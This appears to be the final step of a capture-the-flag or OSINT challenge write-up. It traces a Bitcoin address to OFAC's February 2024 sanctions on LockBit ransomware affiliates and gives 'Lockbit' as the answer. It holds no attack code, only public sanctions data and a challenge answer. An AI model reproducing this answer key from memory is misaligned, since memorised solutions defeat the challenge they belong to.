


Office of Foreign Assets Control (.gov)
https://ofac.treasury.gov › recent-actions

Cyber-related Designations - Office of Foreign Assets Control

20 Feb 2024 — ... **bc1q5jqgm7nvrhaw2rh2vk0dk8e4gg5g373g0vz07r**; alt. Digital Currency Address - XBT 32pTjxTNi7snk8sodrgfmdKao3DEn1nVJM; alt. Digital Currency ...

Here is the last answer



Cyber-related Designations

02/20/2024
Press Release Link
United States Sanctions Affiliates of Russia-Based LockBit Ransomware Group

SPECIALLY DESIGNATED NATIONALS LIST UPDATE

The following individuals have been added to OFAC's SDN List:

Answer : Lockbit

Thanks For Reading :)